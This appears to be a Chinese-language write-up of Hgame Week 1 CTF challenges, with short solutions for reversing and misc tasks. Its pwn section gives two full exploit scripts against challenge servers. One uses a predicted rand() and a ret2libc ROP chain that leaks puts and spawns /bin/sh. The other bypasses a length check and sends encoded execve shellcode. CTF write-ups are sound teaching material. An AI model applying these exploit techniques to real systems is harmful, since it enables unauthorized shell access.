

Hgame WEEK1 WP

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RE

ezASM

```
check_flag:
    mov al, byte [flag + esi]
    xor al, 0x22
    cmp al, byte [c + esi]
    jne failure_check
```


观察到异或0x22

```
section .data
    c db 74, 69, 67, 79, 71, 89, 99, 113, 111, 125, 107, 81, 125, 107, 79, 82, 18, 80, 86, 22, 76, 86, 125, 22, 125, 112, 71, 84, 17, 80, 81, 17, 95, 34
    flag db 22 dup(0)
```

将密文异或0x22即可

ezPYC

解包出来后pycdc



发现没有完全编译，猜测密文与c进行循环异或，即得flag

ezUPX

脱壳即可

ezIDA

ida查看即可

misc

signl

直接把屏幕竖着看即可

simple attack

明文爆破拥有压缩包中的一个文件，并且CRC的数值相同可以进行明文爆破，爆破出来是base64的图片

希尔希尔

校验CRC修复，分离文件，LGB隐写拿到KEY，希尔解密即可

pwn

ELDEN RANDOM

修改种子，发送该种子生成的随机数，通过send 而不用sendline，sendline会在末尾置\n

通过p8（）来发送猜测数字，考察libc，已知libc可以通过sym进行寻址求值

```
1 from pwn import *
2 from ctypes import *
3 p = remote('47.100.245.185', '32221')
4 elf = ELF('/home/xinhu/Desktop/pwn/libc.so.6')
5 # p=process('/home/xinhu/Desktop/pwn/vuln')
6 context(log_level = 'debug', arch = 'amd64', os = 'linux')
7 libc = cdll.LoadLibrary('/home/xinhu/Desktop/pwn/glibc-all-in-one-master/libs/2.31-0ubuntu9_amd64/libc-2.31.so')
8 libc.srand(1)
9 payload = b'A' * 14 + p32(1)
10 p.recvuntil('Menlina: Well tarnished, tell me thy name.')
11 p.send(payload)
12 for i in range(0,99):
13     payload1 = p8(libc.rand() % 100 + 1)
14     print(payload)
15     p.recvuntil('Please guess the number:')
```

```

16     p.send(payload1)
17     # gdb.attach(p)
18     p.recvuntil("Here's a reward to thy brilliant mind.")
19     putsPlt = 0x4010B0
20     putsGot = 0x404018
21     popRdiAddr = 0x401423
22     vulnAddr = 0x40125D
23     # payload 1
24     p.send(b'\0'*48 + b'1'*8 + p64(popRdiAddr) + p64(putsGot) + p64(putsPlt) +
        p64(vulnAddr))
25     data1 = p.recv()
26     data = p.recv()
27     putsGotAddr = u64(data[:6] + b'\0\0')
28     a=hex(putsGotAddr)
29     libcBase = putsGotAddr - elf.sym['puts']
30     binsh_addr = libcBase + next(elf.search(b"/bin/sh"))
31     systemAddr = libcBase + elf.sym['system']
32     retAddr = 0x40101a
33     # payload 2
34     p.sendline(b'\0'*48+b'1'*8 + p64(popRdiAddr) + p64(binsh_addr) + p64(retAddr) +
        p64(systemAddr))
35     p.interactive()

```

ezshellcode

考察无符号数可以绕过大小限制，考察可打印字符串，通过AE64进行构造

```

1  from pwn import *
2  from ae64 import AE64
3  context(log_level = 'debug', arch = 'amd64', os = 'linux')
4  p=remote('47.100.137.175','32347')
5  code="""
6  mov rbx, 0x68732f6e69622f
7  push rbx
8  push rsp
9  pop rdi
10 xor esi, esi
11 xor edx, edx
12 push 0x3b
13 pop rax
14 syscall
15 """
16 obj=AE64()
17 code=obj.encode(asm(code))
18 p.recvuntil('input the length of your shellcode:')

```

```
19 p.sendline(b'-1')
20 p.recvuntil("input your shellcode:")
21 p.send(code)
22 p.interactive()
```